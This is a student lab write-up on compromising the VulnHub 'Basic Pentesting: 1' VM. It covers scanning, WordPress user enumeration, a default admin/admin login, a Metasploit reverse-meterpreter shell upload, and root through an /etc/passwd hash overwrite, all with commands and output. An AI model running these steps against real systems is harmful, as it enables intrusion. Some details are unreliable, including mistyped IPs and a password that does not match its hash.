

Cybersecurity Lab Project: Penetration Testing with Nmap & Metasploit

Name – Harsh

University – GLA University Mathura

Mobile no. - 8445031477

Summary


This report details the penetration testing process performed on the vulnerable virtual machine “Basic Pentesting: 1” from VulnHub. The aim was to simulate real-world hacking techniques including network scanning, enumeration, exploitation, and post-exploitation. Tools such as Nmap, Nikto, Enum4linux, and Metasploit were used. Successful exploitation of the target led to root access and retrieval of the flag, demonstrating key offensive security skills.

1. Recon & Scanning

netdiscover is used to identify live hosts in a local network by performing ARP scans.

which is pre-installed in kali linux, and got few machines running in this network

netdiscover -r 191.168.56.0/24




Currently scanning. Finished! Screen view. Unique hosts

4 Captured ARP Req/Rep packets, from 2 hosts. Total size: 240

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.41.57		00:0c:29:ca:6a:d0	2	120	VMware, Inc.
192.168.41.3		ce:99:35:0f:24:d8	2	120	Unknown vendor

After checking out each and every IP using **nmap -O** which is for OS I found out the target IP address is **192.68.41.57**. Nmap is a network scanning tool used to discover hosts and services by sending packets and analyzing responses..

nmap -A -sV -sC -oN basicpentest.txt 192.168.41.57



```
(root@kali)-[/home/kali]
# nmap -A -sV -sC -oN basicpentest_nmap.txt 192.168.41.57
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 10:59 EDT
Nmap scan report for 192.168.41.57
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:CA:6A:D0 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
```

From this we can see the following ports and services:

- port 21/tcp — FTP — (ProFTPD 1.3.3c)

- port 22/tcp — SSH — (OpenSSH 7.2p2 Ubuntu)

we have found 3 open ports that run services FTP, SSH, and HTTP on the target. I will check with the HTTP service

```
(root@kali)-[/home/kali]
# nmap -A -sV -sV -oN basicpentest_nmap.txt 192.168.41.57
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 10:59 EDT
Nmap scan report for 192.168.41.57
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_ 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:CA:6A:D0 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
```

The HTTP homepage didn't contain useful information, so I proceeded to directory brute-forcing using Dirb

2. Enumeration

dirb <http://192.168.41.57/>

I used dirb, a web content scanner that brute-forces directories and files on web servers to find hidden paths

```
(root@kali)-[/home/kali]
# dirb http://192.168.41.57/

DIRB v2.22
By The Dark Raver

START_TIME: Tue Jun  3 11:11:50 2025
URL_BASE: http://192.168.41.57/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://192.168.41.57/ —
+ http://192.168.41.57/index.html (CODE:200|SIZE:177)
=> DIRECTORY: http://192.168.41.57/secret/
+ http://192.168.41.57/server-status (CODE:403|SIZE:301)
— Entering directory: http://192.168.41.57/secret/ —
+ http://192.168.41.57/secret/index.php (CODE:301|SIZE:0)
```


I got a valid URL <https://192.168.41.57/secret/>




After visiting the URL , I observe that all the links referred to the domain called “vtcsec”. But it seems to be down, I think this machine is meant to be “vtcsec” host, So for seeing this website with full content, I’ll add “vtcsec” on my host file and try again.

Add the target IP address and the hostname “vtcsec” in the host file which is located at /etc/hosts. here we have used nano text editor to add the IP and host name


```
nano /etc/hosts
```



After adding the IP and host name and refreshing the page this is what i got.



The link to the log in panel can then be found on the right-hand side near the bottom of this page:



The next step is to enumerate any potential users and vulnerabilities in the site by using *wpscan*:

```
wpscan --url http://192.168.41.57/secret/ --enumerate u
```

wpscan is a specialized vulnerability scanner for WordPress that detects themes, plugins, usernames, and known CVEs

```
(root@kali)-[/home/kali]
# wpscan --url http://192.168.41.57/secret/ --enumerate u
```

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://192.168.41.57/secret/ [192.168.41.57]
[+] Started: Tue Jun 3 11:21:28 2025
```

```
[i] User(s) Identified:

[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Jun 3 11:21:30 2025
[+] Requests Done: 48
[+] Cached Requests: 5
[+] Data Sent: 12.219 KB
[+] Data Received: 293.903 KB
[+] Memory used: 143.551 MB
[+] Elapsed time: 00:00:01
```

This revealed a number of vulnerabilities and that the default WordPress username of **'admin'** is still in use

wpscan --url <http://192.168.41.57/secret/> -U admin -P /usr/share/wordlists/rockyou.txt.gz


```
[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
Progress Time: 00:00:00 <                               > (0 / 214240) 0.00% ETA: ??:??:??
[i] No Valid Passwords Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Jun  3 11:24:57 2025
[+] Requests Done: 143
```

With the default username being **'admin'** it's worth trying to log in with the default password as **'admin'** too... sure enough, this works



Now we have admin access to the WordPress site, **Metasploit** can be used to generate a plugin which will automatically upload a payload and give us a shell which helps to get the remote connection of target. The module we used was **wp_admin_shell_upload**

use exploit/unix/webapp/wp_admin_shell_upload

```
root@kali: /home/kali
File Actions Edit View Help

# Name                               Disclosure Date  Rank
Check Description
- - - - -
0 exploit/unix/webapp/wp_admin_shell_upload 2015-02-21      excellent
Yes WordPress Admin Shell Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_shell_upload

msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name           Current Setting  Required  Description
--           -
PASSWORD                yes         The WordPress password to authenticate with
Proxies                no          A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS                 yes         The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT                80          The target port (TCP)
SSL                   false        Negotiate SSL/TLS for outgoing connections
TARGETURI            /           The base path to the wordpress application
USERNAME              yes         The WordPress username to authenticate with
VHOST                 no          HTTP server virtual host
```

As we can see password ,rhosts & username are not set we should set it


```

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /secret
TARGETURI => /secret
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 192.168.41.57
RHOST => 192.168.41.57
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > █

```

```

(root@kali)-[/home/vulnhub]
# nano passwd

(root@kali)-[/home/vulnhub]
# openssl passwd -1 demo
$1$dkRDfXUc$0K96.nbdA53v4YVeFUhtG1

(root@kali)-[/home/vulnhub]
# nano passwd

(root@kali)-[/home/vulnhub]
# cat passwd | grep root
root:x:0:0:root:/root:/bin/bash

(root@kali)-[/home/vulnhub]
# nano passwd

(root@kali)-[/home/vulnhub]
# cat passwd | grep root
root:$1$dkRDfXUc$0K96.nbdA53v4YVeFUhtG1
:0:0:root:/root:/bin/bash

(root@kali)-[/home/vulnhub]
# █

```

The exploit(run) should be executed successfully and open a meterpreter session. Running a `getuid` command from this session (or `id` from a shell) shows we currently have access as the user: `www-data`. Therefore, some additional work is required to obtain root access.

```

msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 192.168.41.86:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /secret/wp-content/plugins/rkKBxGAJlu/kBdfNusfYl.php
...
[*] Sending stage (40004 bytes) to 192.168.41.57
[+] Deleted kBdfNusfYl.php
[+] Deleted rkKBxGAJlu.php
[+] Deleted ../rkKBxGAJlu
[*] Meterpreter session 1 opened (192.168.41.86:4444 → 192.168.41.57:59520) at 2025-06-03 11:31:49 -0400

meterpreter > shell
Process 1609 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory

```

we get into shell by using **shell** command and by using “**which python**” to find the path to it and to check our target has been installed python or not and by running python script **python -c 'import pty;pty.spawn("/bin/bash")'** which is used for interacting with the shell and use **su root -l** to get into root access. Still, I haven't reached the root, So I went back to meterpreter session.

```

python -c 'import pty;pty.spawn("/bin/bash")'
su root -l

```

```

meterpreter > shell
Process 1609 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
which python
sh: 0: getcwd() failed: No such file or directory
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@vtcsec:~$ su root -l
su root -l
Password: admin

su: Authentication failure
www-data@vtcsec:~$

```

I check for file permission of etc/passwd, Here got that the file was read and write permission now I can modify the user for root privileges. Download passwd file on my machine located to /home/vulnhub directory

```
ls -l /etc/passwd  
download /etc/passwd /home/vulnhub
```

```
meterpreter > -l /etc/passwd  
[-] Unknown command: -l. Run the help command for more details.  
meterpreter > download /etc/passwd /home/vulnhub  
[*] Downloading: /etc/passwd → /home/vulnhub/passwd  
[*] Downloaded 2.31 KiB of 2.31 KiB (100.0%): /etc/passwd → /home/vulnhub/passwd  
[*] Completed : /etc/passwd → /home/vulnhub/passwd  
meterpreter > █
```

Now the downloaded file is in the /home/vulnhub/passwd so i open new tab and get into that directory and list the files and use cat to see the contents in the file we use grep to filter our search

```
cd /home/vulnhub/  
ls  
cat passwd | grep root
```

```
(root@kali)-[/home/vulnhub]  
# nano passwd  
  
(root@kali)-[/home/vulnhub]  
# openssl passwd -1 demo  
$1$dkRDfXUc$0K96.nbdA53v4YVeFUhtG1  
  
(root@kali)-[/home/vulnhub]  
# nano passwd  
  
(root@kali)-[/home/vulnhub]  
# cat passwd | grep root  
root:x:0:0:root:/root:/bin/bash  
  
(root@kali)-[/home/vulnhub]  
# nano passwd  
  
(root@kali)-[/home/vulnhub]  
# cat passwd | grep root  
root:$1$dkRDfXUc$0K96.nbdA53v4YVeFUhtG1  
:0:0:root:/root:/bin/bash  
  
(root@kali)-[/home/vulnhub]  
# █
```

To generate encrypted password I used openssl and MD-5 based algorithm(-1) “**openssl passwd -1 <password>**”.

then I got the encrypted password, After that open the passwd file and replace it with a new password of the root user which was generated by **openssl**.

```
(root@kali)-[/home/vulnhub]
$ nano passwd

(root@kali)-[/home/vulnhub]
$ openssl passwd -1 demo
$1$dkRDfXUc$0K96.nbdA53v4YVeFUhtG1

(root@kali)-[/home/vulnhub]
$ nano passwd

(root@kali)-[/home/vulnhub]
$ cat passwd | grep root
root:x:0:0:root:/root:/bin/bash

(root@kali)-[/home/vulnhub]
$ nano passwd

(root@kali)-[/home/vulnhub]
$ cat passwd | grep root
root:$1$dkRDfXUc$0K96.nbdA53v4YVeFUhtG1
:0:0:root:/root:/bin/bash

(root@kali)-[/home/vulnhub]
$
```

after modifying the passwd file, then upload back to the target machine.

It asks for a root password, I gave the password as “**hello**” which was generated by openssl. Yeah, successfully we get root privileges access of the target.

upload /home/vulnhub/passwd /etc/passwd

python -c 'import pty;pty.spawn("/bin/bash")'

```
meterpreter > upload /home/vulnhub/passwd /etc/passwd
[*] uploading : /home/vulnhub/passwd → /etc/passwd
[*] Uploaded -1.00 B of 2.46 KiB (-0.04%): /home/vulnhub/passwd → /etc/passwd
[*] uploaded : /home/vulnhub/passwd → /etc/passwd
meterpreter > shell
Process 1749 created.
Channel 1 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
which python
sh: 0: getcwd() failed: No such file or directory
/usr/bin/python
python -c "import pty;pty.spawn('/bin/bash')*"
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@vtcsec:/$ su root -l
su root -l
Password: hello

root@vtcsec:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@vtcsec:~# pwd
pwd
/root
root@vtcsec:~# uname -a
uname -a
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
root@vtcsec:~#
```